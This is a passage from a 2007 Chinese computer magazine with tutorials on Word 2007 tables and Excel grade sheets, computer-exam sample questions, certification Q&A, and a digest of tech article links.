ublisher就会将Word文件自动导入并且套用刚刚选择的格式（如图3）。接下来还可以进一步修改配色方案、字体方案等，使得宣传册更加美观。Word 2003和Publisher 2003也可以用这种方法进行协作。CF



3

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn



Word 2007 表格制作ABC

Tag 表格 〉Word 〉技巧 〉软件


山东/wj

销售部李经理每个月需要统计公司的产品在各个区域的销售情况。在升级到Word 2007之后，他发现工作变得更加简单了，而制作出来的表格也更加美观大方。让我们随着他的制作过程，来领略Word 2007强大的表格功能。

添加表格

“巧妇难为无米之炊”，我们首先需要添加一个表格。

单击“插入→表格”，在弹出的“插入表格”菜单中选择一种插入表格方式，如“插入表格”，然后在弹出的对话框中输入所添加表格的行、列数，如6行、10列，并选中“根据内容调整表格”（图1），单击“确定”按钮，就可以插入一个新表格。



小提示

在 “插入表格”菜单的矩阵中可以移动鼠标直接指定新建表格的行列数，确定之后单击鼠标就能创建表格。


“梳妆”表格

刚刚添加的是一个中规中矩、等宽等高的表格，需要进一步调整，添加标题栏、表头等元素，对表格进行“梳妆”处理。继续下面的步骤：

插入新表格后，Word 2007会显示一个“表格工具”菜单，其下有“设计”、“布局”两个子菜单。通过这两个菜单，可以对表格进行格式修改以及布局调整（图2）。

销售统计表应该添加表头，需要将第1列的1、2行单元格予以合并，这时可以选择这两个单元格，单击“布局→合并单元格”即可。

插入表头可以单击“布局→绘制斜线表头”，在弹出的“插入斜线表头”对话框中选择一种表头样式，如“样式三”，然后输入行标题一（如分公司）、行标题二（如数据）、列标题（如产品）等内容，单击“确定”，即可在表格的第一个单元格中插入一个标准的斜线表头（图3）。



小提示

如果表格中的一些数据内容需要计算，如表格中的金额=数量×单价，可以使用Word的公式功能实现自动计算，利用公式时，单击布局工具面板中的“数据”按钮，选择“公式”命令，然后在弹出的“公式”对话框中进行设置即可，其操作方法与Excel类似，在此不再详述。

“打扮”表格


调整完表格布局之后，为了使表格更加美观，给阅读者一种清晰明了的感觉，下一步李经理需要适当地“打扮”表格。

Word 2007中内置了大量的样式，这些样式可以让我们不需要繁琐的操作就可以美化表格。需要给表格添加样式时，选择整个表格，单击“设计”菜单中“表样式”列表框中的一种样式，如“彩色底纹→强调文字颜色6”，就可以改变整个表格（图4）。

利用样式能够快速美化表格，而如果需要对其中的一些细节作进一步修改，比如要为所有单元格应用框线，只需要选中表格，单击“设计→边框”，从下拉列表中选择“所有框线”命令即可。

小提示

在一个表格中，标题行、第一列、汇总行、最后一列等位置往往需要用特殊的格式同其他单元格区别开来。在Word 2007内置的表格样式中，已经为这些特殊的行、列设置了特定格式。如果我们需要取消“第一列”的特定格式以及为“汇总行”添加特定格式，可以在“设计”工具面板的最左侧取消“第一列”以及选中“汇总行”选项。



而需要修改表格文字格式时，选中相应的文字，如第一行，在弹出的文字格式编辑工具栏中选择一种文字格式就可以了（图5）。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

教与学

手把手教你制作成绩表

Tag 成绩、Excel 〉教学 〉实例

北大附中/**陈玉龙**
从事教学多年，是一位有着丰富教学经验的一线教师，对学生的教学格言是“快乐地学习，高兴地成功”。

学生的期末成绩出来了，你如何用Excel 2003完成本学期最后的教学任务。我作为一位长期从事教学工作的教师，经常要用Excel进行学生成绩统计和打印，让我将经验与技巧分享给你，让你轻松统计人数、显示不及格的学生和成绩，并按需要打印输出成绩统计表。

表的设计

打开Excel就是一张空白表，先输入表头、姓名，然后输入各门功课的成绩，每个学生的成绩放在一个单元格内。每一个单元格有一个地址，用列标和行标组成，如“李蕾”的单元格地址是A3、其“物理”在E3等。用数字键盘按列输入，回车即可在下一个单元格里继续输入。表头为“**班学生期末成绩表”，再选择A1至AJ，点击右键，选择“设置单元格格式”，在“对齐”标签卡下选中“合并单元格”即可。


小提示：
在K2单元格中输入“=H3/5”回车即可得出平均分，再拖动填充柄计算出所有学生的平均分。

成绩汇总及排序

录入数据后，我们先要进行汇总。H3单元格中是“李蕾”的总分，就是B3、D3、E3、F3、G3的和。点击H3，输入“=B3+C3+D3+E3+F3+G3”，回车即可得出总分（可直接按求和按钮“Σ”）。将鼠标指向H2单元格右下脚的小黑方块，当空心十字变成实心十字时，向下拖动鼠标至表尾，就能算出所有学生总分。排名次可以这样做，将光标移在总分所在列，单击“降序排列”按钮即可按照从高到低排列。在I3单元格中输入名次“1”，然后用鼠标指向J2单元格右下脚，按住Ctrl向下拖动即可自动输入名次。

不及格亮“黄牌”

为了查看方便，可以利用“条件格式”功能为不及格同学先亮一下“黄牌”。选中某一科或几科成绩所在的单元格（不要选中一整行或一整列，不然没有数据的空单元格也会运算），点击“格式→条件格式”打开对话框，单击“介于”后的下拉按钮，选择“小于”，在框内输入及格分数60。再单击“格式”按钮，在“单元格格式”对话框中选择“图案”选项卡，在“颜色”项中选择“黄色”，最后点“确定”退出即可。这样不及格的分数就变成“黄底黑字”了。



统计不同分数段的人数

如要统计语文为90~100、80~89、70~79、60~69及低于60分五个不同分数段的人数。对于小于60分的人数只要用一个COUNTIF( )函数，如在C50单元格中输入“=COUNTIF($C$2:$C$13,"<60")”即可。

对于其他在两个分数之间的分数段的人数统计，需要用两个COUNTIF()函数相减。如在C51单元格中输入“=COUNTIF($C$2:$C$13,"<=100")-COUNTIF($C$2:$C$13,"<90")”，即可统计出90~100的人数。

将百分转换成等级分

将百分转换成不同的等级分，以语文为例，如语文90~100为A等级，80~89为B等级，而60以下为E等级，具体操作如下。如要得到等级结果，在J3单元格中输入“=IF(C3>=90,"A",IF(C3>=80,"B",IF(C3>=70,"C",IF(C3>=60,"D","E"))))”即可，然后用自动填充柄将其复制到其他单元格。

格式化表格

加上表头、添上表格线、根据纸张设置好字体等。单击行标1，选定第一行，再单击“插入→行”即可插入一行。选定A1到J1，单击“合并居中”按钮，然后输入标题“期末成绩表总表”。加表格线时先用鼠标对角线方向拖动，选定要加线的表格。再单击“格式→单元格”，再选“边框”，最后根据提示选好内框、外框线型，确定即可。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

教与学

湛文红，教育部考试中心推荐专家，从事全国计算机等级考试考点管理工作多年，有丰富的管理经验，熟悉全国计算机等级考试考务规定和上机考试。

2008全国计算机等级考试将有重大调整

教育部考试中心计划于2008年4月（第27次考试）开始在全国使用2007年版Ncre考试大纲，对Ncre的考试科目、考核内容、考试形式进行调整。这次调整涉及Ncre所有级别，具体方案请见http://blog.cfan.com.cn/index.php/76976/action_viewspace_itemid_112064。本次调整由教育部考试中心审核通过。

二级VF试题精解

选择题：

检索职工表中工资大于800元的职工号，正确的命令是

（A）SELECT 职工号WHERE 工资>800

（B）SELECT 职工号FROM 职工SET 工资>800

（C）SELECT 职工号FROM 职工WHERE 工资>800

（D）SELECT 职工号FROM 职工FOR 工资>800

精彩解析：SELECT查询语句最基本的格式为SELECT-FROM-WHERE。选项A缺少FROM短语，选项B和D中条件短语错误。所以正确答案为C。

填空题：

通常，将软件产品从提出、实现、使用维护到停止使用退役的过程称为【　】。

精彩解析：软件产品从考虑其概念开始，到该软件产品不能使用为止的整个时期都属于软件生命周期。一般包括可行性研究与需求分析、设计、实现、测试、交付使用以及维护等活动，所以应称为“软件生命周期”。

大家如有问题，可发邮件至school@cfan.com.cn，**或访问论坛“《电脑爱好者》杂志栏目互动→教与学”**（http://bbs.cfan.com.cn/forum-136-1.html）**提问，将有两位朋友收到我们寄出的奖品。**

八维网络工程学院（www.bwie.com）院长 别林波

问：我是位初学者，想咨询一下参加CCNA培训需要几天，培训后能否直接考试，通过率高吗？共考几门课程，每门课程多少钱？CCNA共几个证书？拿到后可以找个什么样的工作，待遇如何？


答：考试时间是考生根据自己的情况定考试日期，只要提前两天到考试中心交费预约考试就可以。CCNA需要考一门，考试费是1200，通过率在85%左右，CCNA考试通过了就有一本证书，名称是思科认证的网络工程师。如果仅有CCNA的证书，想找到理想的工作不是很容易的，还应该加强对网络知识的培训。我所了解的是现在的企业更看中能力，而不是证书，如果选择这个行业，就必须先从一点一滴做起，参加培训，向老师学习，积累经验，等待机遇。

问：请问考MCSE证书要有什么学历？同时想问一下报名费是多少？包括培训费，教材等所有费用。在最后还想咨询一下都要报考哪些课程？


答：你好，MCSE2003课程培训和考试均没有学历要求，MCSE2003培训费是2280元，教材是765元（可下载免费的电子教材），考试费是450元/门（中文考）。要获得MCSE2003证书，至少需要通过7门考试，210/270（2选1），再加上290、291、293、294、298、228。课程和课程代码如下：网络服务器操作系统的安装、配置和管理（Win2000、Server）（210/215）、Windows Server2003环境管理维护（290）、Windows Server2003网络基础架构的实现和管理（291）、2003网络基本架构的规划和维护（293）、2003活动目录的基础结构（294）、企业级数据库的安装、配置和管理（SQL SCRVER 2000）（228）、数据库程序设计（SQL Sever 2000数据库程序设计）（229）、安全设计（298）。如果通过MCSE2003考试，加考350和299即可得到MCSA2003 Security和MCSE2003 Security 2张证书。Exam 70-299认证微软介绍：http://www.microsoft.com/learning/exams/70-299.mspx。Exam 70-350认证微软介绍：http://www.microsoft.com/learning/exams/70-350.mspx。

情报部


Ncre:2007年下半年全国计算机等级考试（NCRE）将于9月22日举行，各地的报名已经开始，请大家抓紧时间报名。



高考:教育部“阳光高考”信息平台宣传咨询的高校近1600所。各高校已在平台上发布了各类招生信息，包括学校介绍、录取规则、专业介绍、往年录取信息等。敬请访问http://gaokao.chsi.cn/



PETS:黑龙江省2007年下半年社会考试报名工作从6月1日开始至6月30日止，为期1个月。报名工作即将结束，请广大考生抓紧时间复习。CF



红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

■主编/封立鹏
■责任编辑/马江华
投稿信箱：mwb@cfan.com.cn

稀饭美文报

本专栏所介绍的链接所指向的文章，版权归原文作者或所发表网站所有，其观点不代表本刊，仅为读者提供更多与电脑相关的信息来源，也不构成任何建议。

RMVB即下即播 MP4机型汇总

现在，网络上RM/RMVB格式的资源非常多。想想自己现在在用的视频MP3/MP4产品，如果不需要花上一个乃至数个小时去转换，而是网络即下即播的话，这种不同的使用方式会给你带来啥感觉？这里我们将收集所有支持RM/RMVB的产品列表。

http://mwb.cfan.com.cn/828

选相机不是选秀 DC选购5大误区

相机的内涵无非指的性能，但性能我们无法从表面看出，只有从相机的技术参数、功能以及口碑来判断。在这个时候，聪明的厂商不断把这些功能和技术参数增多并复杂化，并下猛料宣传某某功能好、某某技术指标重要，以此来牵着不明就里的消费者鼻子走。如何走出选购误区不被忽悠呢？答案就在这里。

http://mwb.cfan.com.cn/829

八款37英寸液晶电视优缺点大曝光

这次向大家推荐八款37英寸液晶电视，它们是飞利浦37PF7321/93、日立37LD8900TC 、长虹LT3719P、海信TLM3737D、TCL LCD37K73、海尔L37V6-A8K、创维37L16HC、LG RT-37LP1R。它们是不错，但有什么缺点呢，这你得来看看！

http://mwb.cfan.com.cn/826

你知道吗？互联网史上最伟大的12个网络软件

自1993年第一个网页浏览器Mosaic推出以来，我们所知道的12个最伟大的网络程序是什么？以下是InformationWeek网站评出的结果。网络软件的历史相对软件的历史来说显得短暂很多。现代因特网始于1993年，当时第一个网页浏览器Mosaic正式推出。要评出12个最好的网络软件并非易事，所以最保险的还是从网页本身开始考虑。

让人抓狂！液晶显示器的五大白痴设计


作为LCD频道的一员，经手多少台LCD，连我们自己都无法计算，但在测试的过程中，时常发现产品存在一些不合理的设计，我们管这些设计败笔称之为“白痴设计”。其实LCD产品中“白痴设计”还是比较普遍的，但如果对产品使用不会造成影响的话，我们就不予理会。本文要介绍的则是会对产品使用造成影响的“白痴设计”。

http://mwb.cfan.com.cn/830

菜鸟晋级必修课程！图解Intel电脑组装过程

其实自己动手装电脑并不是什么难事，只要你具备一点硬件常识，胆大心细，相信很快就能学会攒电脑的步骤与方法。这里，小编借Intel平台为例，利用大量的图片展示，为大家详细介绍一下DIY攒机的方法与要领。

http://mwb.cfan.com.cn/831



美人是这样炼成的 论人像摄影的几个误区

很多朋友喜欢人像摄影，我就结合自己的实践谈谈人像摄影的问题，也许属于班门弄斧，还请高人指正。这个问题也可以讨论，就算是各抒己见吧。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

教你学坏！谈谈摄影偷拍技巧12招

我不是教你诈，摄影是件被动的事情，在你黑魆魆的镜头面前，谁真能泰然自若？“决定性瞬间”绝不是摆出来或等来的，自然流露才最动人，所以有时不“偷”不行！

http://mwb.cfan.com.cn/833

你猜猜 模特MM手里拿的都是什么笔记本？

一群漂亮的女孩在镜头前把玩笔记本——这个男人的专利，演绎得柔情而贴心，时尚而华美。你见过多少笔记本模特呢，是不是有时只注意了模特而忘记看本本呢？

http://mwb.cfan.com.cn/834

时尚“萝莉”完美搭配 卡通主题手机精选推荐

“萝莉”是“超可爱的小女孩”或者“像小女孩般的女生”，我们也可以将它理解为“半糖主义”的外在表现。下面笔者将为大家推荐几款具有卡通造型的手机产品，相信它们是各位萝莉们最完美的搭配。

http://mwb.cfan.com.cn/835

QQ号码激活的常见问题解答与案例分析

为什么我的QQ号码会受到登录保护而需要激活？QQ号码会因为哪些异常情况而受到登录保护？这些问题，这里给你答案。

http://mwb.cfan.com.cn/839

钓鱼网站今年4月份暴涨167% 金融用户最倒霉

互联网欺诈防护公司MarkMonitor指出，出现这种现象的主要原因是钓鱼者把大量的欺诈URL放在了同一个域名下，最多可达数千个。这种策略最早出现在去年秋天，可以绕过Internet Explorer 7.0和Firefox 2.0的钓鱼网站黑名单机制。

http://mwb.cfan.com.cn/836

月薪5万，微软中国研究院最新面试题

小明和小强都是张老师的学生，张老师的生日是M月N日，2人都知道张老师的生日是下列10组中的一天，张老师把M值告诉了小明，把N值告诉了小强，张老师问他们知道他的生日是哪一天吗？

http://mwb.cfan.com.cn/837

MM拍照片怎么摆POSE

照片上的形象不理想？从基础开始教你怎么摆POSE。想学，就快来看看，POSE，让你更美、更靓、更吸引人！

http://mwb.cfan.com.cn/838

买MP3注意，一个被你忽略的重要环节

在购买MP3或者其他数码产品需要注意什么？也许你的答案会有很多：价格、产品质量、品牌信誉度、配件质量、甚至导购人员的态度和素质都会被您考虑进来。

http://mwb.cfan.com.cn/840

网络搜索 尽在搜狗

搜狗，它不只有网络搜索引擎，还有优秀的拼音输入法。让你在进行搜索时，不再为输入关键字而烦恼，能让你轻松快速地输入关键字，丰富你的网络生活。下面，我们来看看在输入法和搜索方面的一些技巧吧！

一、输入法技巧

搜狗拼音输入法技巧

现在用的是搜狗拼音3.0公测版，这有很多拼音输入法的测评文章。搜狗拼音输入法可以说是当前网上最流行、用户好评率最高、功能最强大的拼音输入法。仅以搜狗拼音为例，说一下输入的技巧。

http://mwb.cfan.com.cn/841

搜狗拼音输入法边打字边练书法

选择“华文行楷”作为输入法显示的字体，并且为了看得清楚，把字体设得比较大。这样就可以每天在打字的时候不断地温习汉字的华文行楷字形，就如同每时每刻在观摩拓片字帖，这无疑对书法学习有很大帮助，来看看效果吧。

http://mwb.cfan.com.cn/843

搜狗拼音输入法详细评测

